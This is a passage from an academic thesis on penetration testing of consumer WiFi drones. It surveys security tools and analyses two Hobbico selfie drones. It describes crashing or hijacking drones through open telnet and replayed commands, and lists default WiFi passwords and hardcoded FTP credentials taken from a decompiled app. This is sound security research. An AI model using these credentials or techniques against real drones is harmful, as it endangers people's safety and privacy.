


Figure 2.4: Home-made UART serial cable

We use PuTTY [13] (on Windows) to connect the computer to the drone. The procedure consists in launching the serial connection on PuTTY while the drone is turned off, and then turn it on. This should provide us a shell access to the device's operating system.

For this work, we essentially apply the penetration testing methodology PTES to wireless devices, using reverse engineering and hardware hacking to complement the assessment with in depth target understanding.

2.4 Tools & Resources

In the past, hacking was difficult and required a lot of manual tinkering. Today, hackers have complete suites of automated test tools and processing capabilities that allow them to conduct much more sophisticated attacks, on much larger scales and much faster. Various existing security solutions are presented in order to get an overview of what could be usable in the implementation of a penetration test. The remaining of this section presents useful and popular tools distinguished by categories, relevant to penetration testing but not necessarily in our scope. For each tool, it is mentioned if it was used in this project or not.

2.4.1 Pentesting platforms

Two Linux distributions seem to be among the leaders regarding penetration testing ; Kali Linux [14] and Parrot OS [15].

Type	Operating System
Purpose	Reconnaissance, vulnerability analysis, wireless attacks, web application attacks, sniffing and spoofing, reverse engineering, digital forensics, exploit creation, ...
Pros	Open-source Community supported Various command-line tools
Used	Yes

Kali Linux [14] is a Debian-based distribution created by Offensive Security [16] (another reference in security trainings and certifications) with advanced penetration testing features and tools. This is currently one of the most complete and powerful existing pentesting distributions. It also makes available various command-line tools that are appropriate for scripting and automation. A complete list of the available tools can be consulted at [17].

Type	Operating System
Purpose	Reconnaissance, vulnerability analysis, wireless attacks, web application attacks, sniffing and spoofing, reverse engineering, digital forensics, exploit creation, ...
Pros	Open-source Lightweight Various command-line tools
Used	No

Parrot OS [15] is a free and open source GNU/Linux distribution based on Debian Testing designed for security experts, developers and privacy aware people. Originally developed as part of Frozenbox, the effort has grown to include a community of open source developers, professional security experts, advocates of digital rights, and Linux enthusiasts from all around the globe. It is intended to provide a suite of penetration testing tools to be used for attack mitigation, security research, forensics, and vulnerability assessment.

2.4.2 Intelligence Gathering

As previously evoked, the reconnaissance is the very first of the phases, and it is the one where the pentester will collect the maximum of data on its target before moving on to the following phases. There are a lot of different tools available to the attacker, here are presented a few of the most representative.

Type	Search Engine
Purpose	Advanced search on Internet
Pros	Free Easy to use Finds information that is not readily available on a website
Used	Yes

Google Hacking [18] is a technique that relies on the search power of the famous search engine to find accurate information that can help navigate a security breach. To use it, one has to use the Google Dork, they are specific search operators that allow to find accurate data, unlike every day searches, one types keywords in the search bar that can correspond to a text, a title, an image, a meta tag, an alternative text of an image and many others.

SHODAN
Computer Search Engine

Type	Search Engine
Purpose	Find vulnerable devices
Pros	Easy to use Indexes all the things connected to the internet
Used	No

Shodan [19] is a website specialized in finding objects connected to the Internet, and therefore having a visible IP address on the network. It allows to find a variety of web servers, routers and many devices such as printers or cameras. Such a request is processed with a simple analysis of the HTTP header returned by the device or server. It is then possible to retrieve lists of specific elements. For each result, it finds the IP address of the server as well as other types of sensitive but accessible information.

Type	Data Mining tool
Purpose	Providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining
Pros	Highly customizable Graph export options Runs on Windows, Mac and Linux
Used	No

Maltego [20] can be used to determine the relationships between people, websites, documents and files... Connections between these pieces of information are found using Open Source INTelligence (OSINT) techniques by querying sources such as DNS records, Whois records, search engines, social networks, various

online APIs and extracting meta data. Maltego provides results in a wide range of graphical layouts that allow for clustering of information, which makes seeing relationships instant and accurate – this makes it possible to see hidden connections even if they are three or four degrees of separation apart.

2.4.3 Vulnerability Analysis

New vulnerabilities are emerging every day, within networks, applications, databases. A vulnerability scanner is therefore a computer program designed to assess them for known weaknesses. They are utilized in the identification and detection of vulnerabilities arising from mis-configurations or flawed programming within a network-based asset such as a firewall, router, web server, application server, etc. Modern vulnerability scanners allow for both authenticated and unauthenticated scans. Once again, let us have a look at some of the most popular ones.

Type	Security Scanner, Port Scanner, Network Exploration Tool
Purpose	Identifying what devices are running on a network, discovering hosts that are available and the services they offer, finding open ports and detecting security risks
Pros	Free Well documented Includes many port scanning mechanisms
Used	Yes

Nmap [21] ("Network Mapper") is a free and open source utility for network discovery and security auditing. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts.

Type	Packet Analyzer
Purpose	Enables live data reading and analysis for a wide range of network protocols
Pros	Open Source Display filters are used to filter and organize the data display New protocols can be scrutinized by creating plug-ins
Used	Yes

Wireshark [22] intercepts traffic and converts that binary traffic into human-readable format. This makes it easy to identify what traffic is crossing a network, how much of it, how frequently, how much latency there is between certain hops, and so forth. While Wireshark supports more than two thousand network protocols, many of them esoteric, uncommon, or old, the modern security professional will find analyzing IP packets to be of most immediate usefulness. The majority of the packets on your network are likely to be TCP, UDP, and ICMP.

Type	Vulnerability Scanner
Purpose	Identifying what devices are running on a network, discovering hosts that are available and the services they offer, finding open ports and detecting security risks
Pros	Highly customizable Covers a wide range of technologies Automated reports
Cons	Full version is expensive
Used	No

Nessus [23] is a proprietary vulnerability scanner developed by Tenable. Nessus detects live machines on a network, scans open ports, identifies active services, their version, and then attempts various attacks. He then points out the potential or proven weaknesses on the tested machines on a global report. Nessus scans cover a wide range of technologies including operating systems, network devices, hypervisors, databases, web servers, and critical infrastructure. Since version 3, it is licensed, but still free for personal use. Version 2 is maintained. There is also a fork of Nessus 2 still under GPL license called OpenVAS.

2.4.4 Exploitation

With a map of all possible vulnerabilities and entry points, the pentester begins to test the exploits found within your network, applications, and data. The goal is for the ethical hacker is to see exactly how far they can get into your environment, identify high-value targets, and avoid any detection. These actions are once again made easier with the help of multiple tools, some of which are discussed below.

Type	Penetration Testing Framework
Purpose	Tool for developing and executing exploit code against a remote target machine
Pros	Rather intuitive Currently has over 1600 exploits Large user community
Used	No

The Metasploit Framework [24] is a Ruby-based, modular penetration testing platform that enables to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that can be used to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development. More specifically, the MSFconsole provides a command line interface to access and work with the Metasploit Framework. The console lets you do things like scan targets, exploit vulnerabilities, and collect data.

Type	Offline Password Cracker
Purpose	Test the security of a password, crack password hashes
Pros	Open source Extensible (for new crackable hash types) Can leverage graphical card's GPU power for a better performance
Used	Yes

John the Ripper [25] is a free software for breaking a password, used in particular to test the security of a password. First developed to run under UNIX-derived systems, the program now operates under fifty different platforms, such as BSD and its derivatives, Linux, OpenVMS, Win32. John is one of the most popular password cracking software because it includes autodetection of hash functions and it implements a large number of cracking algorithms. It is possible to pause and resume an attack.

Type	Online Password Cracker
Purpose	Test the security of a password, crack passwords on live services
Pros	Open source Supports a large set of different password hash types Possible to restore a previous aborted/crashed session
Used	Yes

Hydra [26] is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. Hydra is often John's accomplice. It can take over to break a password online, for example an SSH or FTP, IMAP, IRC, RDP and more. Just point Hydra to the service you want to hack, provide it a list of words, and launch it. Tools like Hydra point out that limiting the password rate and disconnecting users after several unsuccessful login attempts are effective defensive measures against attackers.

Type	Web Application Testing
Purpose	Identify vulnerabilities and verify attack vectors that are affecting web applications
Pros	Can be used to modify requests to the server, resend them, and observe the results Reported vulnerabilities contain detailed custom advisories
Used	No

Burp Suite [27] is a Java based Web Penetration Testing framework. It helps identify vulnerabilities and verify attack vectors that are affecting web applications. In its simplest form, Burp Suite can be classified as an Interception Proxy. While browsing their target application, a penetration tester can configure his internet browser to route traffic through the Burp Suite proxy server. Burp Suite then acts as a Man-In-The-Middle (MITM) by capturing and analyzing each request to and from the target web application. Penetration testers can pause, manipulate and replay individual HTTP requests in order to analyze potential parameters or injection points. Injection points can be specified for manual as well as automated fuzzing attacks to discover potentially unintended application behaviors, crashes and error messages.

Type	WiFi attacks toolkit
Purpose	Packet sniffing and injection, WEP encryption key recovery
Pros	Allows to monitor as well as to attack WiFi networks All tools are command line which allows for heavy scripting
Used	Yes

Aircrack-ng [28] is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security :

- Monitoring : Packet capture and export of data to text files for further processing by third party tools
- Attacking : Replay attacks, deauthentication, fake access points and others via packet injection
- Testing : Checking WiFi cards and driver capabilities (capture and injection)
- Cracking : WEP and WPA PSK (WPA 1 and 2)

2.4.5 Reverse engineering

At some point in an assessment, it is frequent to encounter binaries we can analyze for potential vulnerabilities. In this case, we need to disassemble or decompile (if possible) the binary. A few relevant tools are presented hereafter for this purpose.

Type	Java decompiler
Purpose	Decompile an Android APK file into Java code
Pros	Can be used in command line or through a GUI Includes built-in search and deobfuscation tools
Used	Yes

Jadx [29] is an open source decompiler that allows to import any DEX, APK, JAR or CLASS file and export it to DEX format easily. It is portable and does not require any installation, and the GUI version packs useful functionalities such as viewing decompiled code with highlighted syntax, jumping to declaration, finding the usage of a variable or a full text search.

Type	Binary disassembler
Purpose	Disassemble and debug binary applications
Pros	Allows to visualize assembly and pseudo-code and to graph the control flow Is relatively inexpensive Supports a broad range of binary architectures
Used	No

Hopper Disassembler [30] reads compiled software one byte at a time, until it recognizes a complete instruction, it then recreates part of the logical structure of the application, and allows to separate the different instructions into methods. Thanks to this analysis, Hopper is able to display a more graphic representation of the execution of the application and from there to manipulate it interactively.

SUMMARY

During the last few years, the **information and communication technology** sector is probably the one which has been the most **spectacular** in terms of **progress** and **innovation**, both technologically and economically. In this context, companies tend to give more and more importance to securing their infrastructures since it could result in high capital loss if a breach is exploited.

Some facts for 2019 : [31]

- The global cost of cybercrime is expected to exceed $2 trillion
- Ransomware is expected to cost businesses and organizations $11.5 billion
- 1.76 billion records were leaked in January alone

In particular, business owners are steadily realizing the benefits of the **Internet of Things (IoT)** technology and its value to real-time data. Consequently, financial gain has drawn many malicious individuals, hackers, to develop ways in order to steal a part of the cake.

As a response to the threats that emerged, a new type of IT specialist has developed : the **pentester**. A pentester is anyone who tests the security of a computer system, network, or web application for vulnerabilities that an attacker might exploit. Once the security breaches are identified, he defines the level of criticality and vulnerability, proposes conclusions and recommends technical solutions to remedy or increase the security of computer systems.

Some hackers start their careers being bad guys (often called "black hat hackers") trying to break into systems for their own profit, and then, later take the knowledge acquired during the first outlaw part of their lives to become established security specialists (referred as to "white hat hackers").

A **penetration test** can take a **different form** according to the requirements of the target organization, the assessment depth and the degree of starting information.

Faced with one or many IS's, the pentester has to assess their security and report the findings in a structured way. A framed and fixed methodology then makes it possible to follow a canvas and thus to organize the penetration test so that it is as complete as possible and repeatable, such as the **PTES** [5].

In an effort to improve the global security of IS, **known vulnerabilities**, **techniques** and all **knowledge** in general is commonly shared by the pentester in an effort to raise awareness and gather all the resources available to find improvements.

Eventually, as a direct and logic consequence to the above, a large set of **tools** has emerged to help the pentester in his work. There are free ones as well as very expensive ones, covering all the field of the game from pentesting platforms, intelligence gathering, vulnerability analysis, exploitation or reverse engineering.

Discussion

With the evolution of technologies, the IT security field is more and more at the center of the attention. As a consequence, IT professionals have developed their skills and many specialties arose. We to talk about cyber crisis manager, developer specialized in security, cryptologist, lawyer specialized in cybersecurity, but also the pentester.

A pentester has for mission to break into a system in order to identify its vulnerabilities, and raise awareness before harm can be done. He basically carries out the same attacks that a malicious hacker would, but stops before causing any harm, does not exploit the benefits for personal gain and advise his clients on security measures that have to be taken in order to strengthen their system.

Not that long ago, it was primarily something for only the techies to worry about. But with the growth of the demand in cybersecurity, the offer consequently followed and more and more people specialize on the field, which promises a bright future.

A self-respecting pentester must a rather good general understanding every field (software, hardware, programming, network ...) and everything that is closely related to computer science. In other words: master the technologies he uses. Therefore, in the context of this thesis, a subsequent amount of time was spent practicing those tools prior to actually beginning the pentest process. To that end, we obviously relied on the great amount of documentation, pentest reports made available by the community.

To train pentesting skills, there are also a few very good platforms in which some Capture The Flag (CTF) challenges are designed in order to practice techniques as well as full-scale attacks on systems. To name a few, some of the best places to look for are RootMe [32], Hack-the-Box [33] and VulnHub [34].

Watch out if you try it for yourself, this is highly addictive !

This page intentionally left blank.

3 Scope

"Drones cause problems for more and more types of secure sites, whether it is a matter of irresponsible or nefarious operators [...] taking photos where you should not be taking photos or putting people on the ground at risk."

NIMO SHKEDY

CEO of ApolloShield

DRONES are becoming a problem in terms of security in public spaces. Their features can sometimes cause a risk to privacy or even to physical security. As a response, IT professionals should come with new and innovative solutions to mitigate those risks, first studying their working and discovering how to control them.

In this chapter, we will first focus on the state of the art of current drone hacking possibilities, as well as limit the scope of our work. After a brief presentation of the drones that will be assessed, we will proceed to gather intelligence and search for exploitable vulnerabilities.

Now that we have set the basics of what is penetration testing, we can move to the actual application of the concept to the drones.

The first phase of the work consists in gathering as much information as possible regarding the current state of the art on drone security.

3.1 Literature review

This section focuses on showing a possible design of a drone and a compilation of security-relevant information. As part of that effort, the following emphasizes on giving a ready reference of one particular vulnerable drone and associated open source attack tools that have already been developed. This compilation should provide the reader with a better understanding of how drone vulnerability is currently exploited, and how future drone will take advantage of improvements in available vulnerability research data.

3.1.1 Typical drone design

In every model of light commercial drone, we can figure out that a pattern always appears with the components as depicted in Figure 3.1.

Figure 3.1: Typical design of a light commercial drone and its remote control

- **Fly control PCB** : It contains a microcontroller for holding drone's software.
- **Antenna** : Depending on the wireless technology, lots of drones hold a WiFi antenna in 2.4GHz.
- **Accelerometer** : This is required for the stabilization of the drone.
- **Firmware** : This can be a light Unix-based ARM operating system like HiLinux [35] with a toolkit like BusyBox [36]. Sometimes, an update mechanism can be used, e.g. through FTP for the transfer between the remote control and the drone.
- **Camera** : This streams the filmed images through a protocol like RTSP [37].
- **Fly control application** : When using a smartphone as the remote control, this can be an Android or iOS application.

In the case of WiFi drones, these act as the Access Point (AP) to the remote control, embedding a WiFi module in the *Fly control PCB*.

3.1.2 Parrot AR Drone

The Parrot AR Drone 2.0 is one of the most popular quadcopters produced. This is a cheap drone that is both quick and fast. It is controlled by an iOS or Android smartphone or tablet and allows 720p live high-definition video streaming and recording in flight.

This device is a good reference on how one of the most popular commercial drones totally lacks security. Security breaches are numerous, let us review them :

- **Open FTP on port TCP/21** : Simply just connect to the IP without any username or password, and have access to the directory of the drone, where it stores the recorded videos.
- **Open Telnet on port TCP/23** : Once again, simply just connect to the IP without any username or password, and you are logged in. Furthermore, it's running Linux and it is a root access to the device! At this point the attacker could simply issue a shutdown and watch the drone fall to the ground.
- **Unencrypted communications** : A simple capture of the communication packets between the drone and the controller allows the attacker to have an easy view of the protocol. Once he has successfully analyzed the main commands, he can easily replay them – for example using the python Scapy library – in order to hijack the drone.
- **WiFi controlled** : The drone is controlled with an app through WiFi, and by default, it is not even password-protected ! This allows any user running the application to control the drone. Even though a security can be enabled, called *Pairing*, which will make the drone drop the packets if the MAC address sending them is not the one it is paired with. It is nonetheless easy for the attacker to spoof the source MAC on the packets.

More information can be found on the subject at [38] as well as some investigations for improving the security at [39].

3.1.3 Known vulnerabilities

As defined in Subsection 2.1.1, CVE's are identifiers for publicly known vulnerabilities. It is therefore useful, prior to starting any pentest on drones, to look for eventual known vulnerabilities on the field. In the same way, CVE may be used once a certain service is identified on a device.

As for now, only one entry is available and concerns the DBPOWER U818A WIFI quadcopter drone :

> **CVE-2017-3209** : *The quadcopter drone provides **FTP** access over its own local access point, and allows full file permissions to the anonymous user. The DBPower U818A WIFI quadcopter drone runs an FTP server that by default **allows anonymous access without a password**, and provides full filesystem read/write permissions to the anonymous user. A remote user within range of the open access point on the drone may utilize the anonymous user of the FTP server to read arbitrary files, such as images and video recorded by the device, or to replace system files such as /etc/shadow to gain further access to the device. Furthermore, the DBPOWER U818A WIFI quadcopter drone uses BusyBox 1.20.2, which was released in 2012, and may be vulnerable to other known BusyBox vulnerabilities.*

It goes without saying that a single result is terribly weak, for example, we get nearly 1,500 results just for the Apache web server (as August 2019). This tends to show that a substantive work remains to be done in this area, but also that the door is open for real progress.

3.2 Scope definition

This section presents some models of drones selected for the study and the beginning of the application of the penetration testing methodology, that is, the *intelligence gathering*.

3.2.1 Scope limitation

The drones were provided by the professional supervisor within the limits of his allocated budget to cover a small spectrum of drone-related technologies in order to establish the basis of a framework (as it is explained in Chapter 5). For a question of scope, only a few models are selected to match some technical specifications as we focus on wireless penetration testing.

For this work, we received the following six different drones. Each of them comes from a different brand so that we can cover the wider spectrum of technologies possible.

- Drone S9
- Jamara Skip 3D Quadrocopter
- NINCOAIR QUADRONE MINI
- UdiR/C Free Loop U27
- Flitt Selfie Cam
- C-me 1080P WiFi FPV GPS Selfie Drone

In the initial problem statement, it was decided to develop plugins for at least 3 different popular commercial drones on the framework according to the exploits that could be discovered. Rather quickly, we excluded the first four since they were not WiFi- but radio-controlled and should require the use of a different technology than the one aimed in this work. It leaved us with the last two.

3.2.2 Flitt Selfie Cam

Technical specifications :

- **Type** : pocket-sized selfie drone
- **Camera** : CMOS that can record 720p video at 30 fps and shoot 1.3MP photos
- **Communication technology** : WiFi 2.4GHz
- **Control plaftorm** : Android or iOS
- **Documentation** : Instruction manual [40]

Figure 3.2: Overview of the Flitt Selfie Cam

The device can take pictures and video, adjust camera pitch, change the photo mode, and more. It must be unlocked in order to take off, auto-regulates its high and has an emergency landing feature in case of loss of control.

3.2.3 C-me Selfie Drone

Technical specifications :

- **Type** : purse-sized selfie drone
- **Camera** : 8MP HD 1080p camera
- **Communication technology** : WiFi 2.4GHz
- **Control plaftorm** : Android or iOS
- **Documentation** : Quickstart guide [41]




Figure 3.3: Overview of the C-me Selfie Drone

The device can take high-quality pictures and videos. Like the Flitt, it must also be unlocked in order to take off, it auto-regulates its high and has an emergency landing feature in case of loss of control.

It is quite obvious that the interfaces are similar, and after further research, it turns out that the two drones are produced by the same manufacturer, i.e. Hobbico. This means that there will probably be similarities between the two devices, even though the C-me has more functionalities since it is a little bit more expensive than the Flitt (depending on the reseller, around 80 euros for the Flitt and 150 euros for the C-me). This will be a good occasion to compare them and see if one is more secure than the other.

Hobbico, Inc. was a manufacturer and distributor of hobby products including radio control airplanes, boats, cars, helicopters and drones. Unfortunately, on 2018, it was announced that Hobbico had filed for bankruptcy and went into liquidation [42], and the company was later bought by Horizon Hobby [43]. There website, hobbico.com, is no longer available online and there is no reference to any of the drones on the Horizon Hobby website meaning that there is no support anymore for them.

3.2.4 Intelligence gathering

Given the data collected in Subsections 3.2.2 and 3.2.3, we can already find some interesting information in the provided manuals. We can figure out that both documentations mention the SSID format and the default password, "12345678".

Searching further for additional information and documentation on search engines does not provide more data. In both cases, there is no official sales platform, so the drones are only available for sale or via third-party resellers. In these circumstances, the only information available was technical characteristics presented in ways that promote device marketing. Similarly, the posts on drone-related forums corresponding to the models we were interested in never discussed security topics, but were generally devoted to describing the control characteristics and the quality of the camera.

We then started to dismantle the drones so we could take a look at the different components. Only the Flitt could be dismantled completely without taking too much risk of damaging it. This allowed us to highlight the different components as presented in Subsection 3.1.1.

Even if this operation takes us out of the traditional framework of a pentest, it has allowed us to highlight an element that will eventually prove to be decisive: the Flitt uses a Hi3518 chip, but we will get back on that later.

3.3 Vulnerability analysis

The next step is to inventory the vulnerabilities on the devices. To do this, we must perform more intrusive tests than in the previous section.

First of all, it is worth to mention that both drones communicate through 2.4 GHz WiFi secured with WPA2-PSK. Although this technology is considered as secure, it is still possible for an attacker to crack the password, as described in Subsection 2.3.3. A specific module will accordingly be developed for that purpose in the future framework. Taking that into account, all the further tests will be carried out assuming that we have access to the WiFi network of the targeted drone. The interested reader can see an example of WPA2 cracking in Appendix A.

3.3.1 Network scanning

In order to gather information and help locate vulnerabilities, we used Nmap and Nessus Vulnerability Scanner and cross-compiled the different results. The following tables gathers the findings :

Flitt Selfie Cam

WiFi security	WPA2-PSK
SSID format	FLITT-[6 x hexadecimal characters]
Default password	12345678
IP address	192.168.234.1 (hardcoded in the control application)
MAC address	EC:3D:FD:43:55:26
Ports	TCP/23 (Telnet) TCP/554 (RTSP) TCP/10080 (unknown)
OS kernel	2.6

The default SSID is rather revealing, and the default password is very weak. And since it has been shown that almost half (47 percent) of CIOs and IT managers have allowed IoT devices onto their corporate network without changing the default passwords [44], this should be considered as a vulnerability. Note that it is possible to change and the SSID and password through the control application, and the new password must be at least 8 characters long, which is also a good information to have.

The IP address is standard as the drones acts as a DHCP and logically has the first address of the network. The MAC address might be used to generate variables inside the firmware, so it is always a nice thing to know.

Then, we see right away that the drone is running a Telnet server over an unencrypted channel on the default port TCP/23. Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server. If a telnet session could be established by the attacker, it might give him full access to the operating system.

Port TCP/554 is used to transmit the commands and the video (rtsp flag). It will be unlikely to exploit it without knowing how the communication is handled on both ends.

As expected, the device runs on a Linux-based operating system, but we were not able to gather much more information about it at this point.

By default, the drone runs on a weak authentication system but it can be easily patched if the user is willing to simply change the default credentials. Except for the open port TCP/23, the device is rather secure, not disclosing any unnecessary information.

C-me Selfie Drone

WiFi security	WPA2-PSK
SSID format	C-me-[6 x hexadecimal characters]
Default password	12345678
IP address	192.168.234.1 (hardcoded in the control application)
MAC address	68:16:1D:00:2F:AB
Ports	TCP/21 (FTP) TCP/4646 (RTSP) TCP/7070 (unknown)
OS kernel	2.6

Once again, the default SSID is rather revealing, and the default password is very weak. And since it is common knowledge that most of the users do not bother to change any of those, this should be considered as a vulnerability. Like for the Flitt, it is possible to change the SSID and the password though the control application, with the same recquirements for the new password.

Similarly to the Flitt, the drone has a standard IP as it acts as a DHCP and logically has the first address of the network. The MAC address might be used to generate variables inside the firmware, so it is always a nice thing to know.

This time around, the drone is running an FTP server accessible through the default port TCP/21. Although FTP is widely used, there are a number of vulnerabilities that should be addressed to ensure security. First of all, FTP authentication is sent as cleartext, making it easy for someone with a packet sniffer to view

usernames and passwords. The developer must also design the directory structure carefully and ensure that users don't have more access than necessary. The root directory of the FTP server is where FTP clients will connect to by default, so these should not contain any confidential data or system files. In addition to this, the ability to write to directories should be limited, preventing users from uploading files to a directory that may be malicious.

Port TCP/4646 is used to transmit the commands and the video (RTSP). Again, it will be unlikely to exploit it without knowing how the communication is handled on both ends.

As expected, the device runs on a Linux-based operating system, but we were not able to gather much more information about it at this point.

By default, the drone runs on a weak authentication system but it can be easily patched if the user is willing to simply change the default credentials. Except for the FTP server on port TCP/21 that might contain vulnerabilities, the device is rather secure, not disclosing any unnecessary information.

3.3.2 Reverse engineering

Each of the drone is controlled trough a mobile application, available for iOS or Android. The goal is to decompile these applications to better understand how the drone works, how and what commands are sent, and if it has usable default settings.

We will focus on the Android application, since it is easier to decompile for us working on a laptop.

We use two applications mentioned in Subsection 2.4 to perform the decompilation in order to compare the results. Both of them gave exactly the same result, so we continued working only with Jadx, since it was more user friendly.

As already mentioned before, both drones were produced by the same manufacturer, meaning that the control application have a several similarities.




Figure 3.4: Comparison of the APK structures for both in-scope drones

While trying to decompile the applications, we faced two major problems :

1. Some parts of the code could not be decompiled
2. Key parts of the code were obfuscated

Decompilation failures Java is compiled into an intermediate form, JVM bytecode, which is closer (more similar) to the source than assembly. In particular, `.class` files include metadata for class names, method names, field and parameter types, etc... All a Java decompiler needs to do is look at the instructions in each method body, and turn them into the appropriate syntactic constructs.

Unfortunately, sometimes it happens that some decompilers fail to reverse parts of the code, especially when anti-debugging measures were used at compilation [8], and the only solution for that – except coding our own decompiler which is not the intent of this work – is to find one that does it successfully. We tried to do so with other tools but could not be a hundred percent successful, so we had to work with some portion of the code remaining as shown in the figure.

```
*/
    /* JADX WARNING: Missing block: B:531:?, code skipped:
        return;
*/
    /* JADX WARNING: Missing block: B:595:?, code skipped:
        return;
*/
    public void handleMessage(android.os.Message r10) {
        /*
        r9 = this;
        r7 = 3;
        r8 = -1;
        r3 = 2;
        r1 = 1;
        r2 = 0;
        r0 = r10.what;
```

Figure 3.5: Jadx decompilation error example, possibly due to anti-debugging

Code obfuscation There are many ways to obfuscate a source code [7], and in this case it consists in systematically replacing all the names of classes, methods and variables by single letters. This method was only used on parts of the code, which probably means that some libraries were open source and used as such and others were obviously developed by the manufacturer and protected with obfuscation.

In our case, this represented thousands of single characters making the code completely unreadable. Fortunately, Jadx includes a deobfuscator tool and after using it on the code, most of it was revealed.




Figure 3.6: Jadx code deobfuscation, before (on the left) and after (on the right)

From there, our objectives were threefold :

1. Find default credentials
2. Understand the fly control/communication protocol
3. Identify key commands

Default credentials Unfortunately, nothing to be found here concerning the Flitt, so it appears that the application does not use the Telnet feature. Therefore, we asked ourselves why the telnet port is open on the drone ! We were more successful with the C-me, since the credentials for the FTP connection were hard-coded in the software. This means that they are similar for every drone.

```
public class FtpManager {
    private static FtpManager ftpManager;
    private Context context;
    private FTPClient ftpClient = new FTPClient();
    private String hostName = "192.168.100.1";
    private String password = "1663819";
    private int serverPort = 21;
    private String userName = "AW819";
```

Figure 3.7: Cleartext username and password hardcoded in the source code

Fly control protocol In this case, both codes were identical in their logic, and having two rather similar applications to work on proved to be rather useful. Indeed, the obfuscation was not always the same in both codes and thus we could use parts of each side in order to try to understand how the protocol was designed and what is being send as commands.

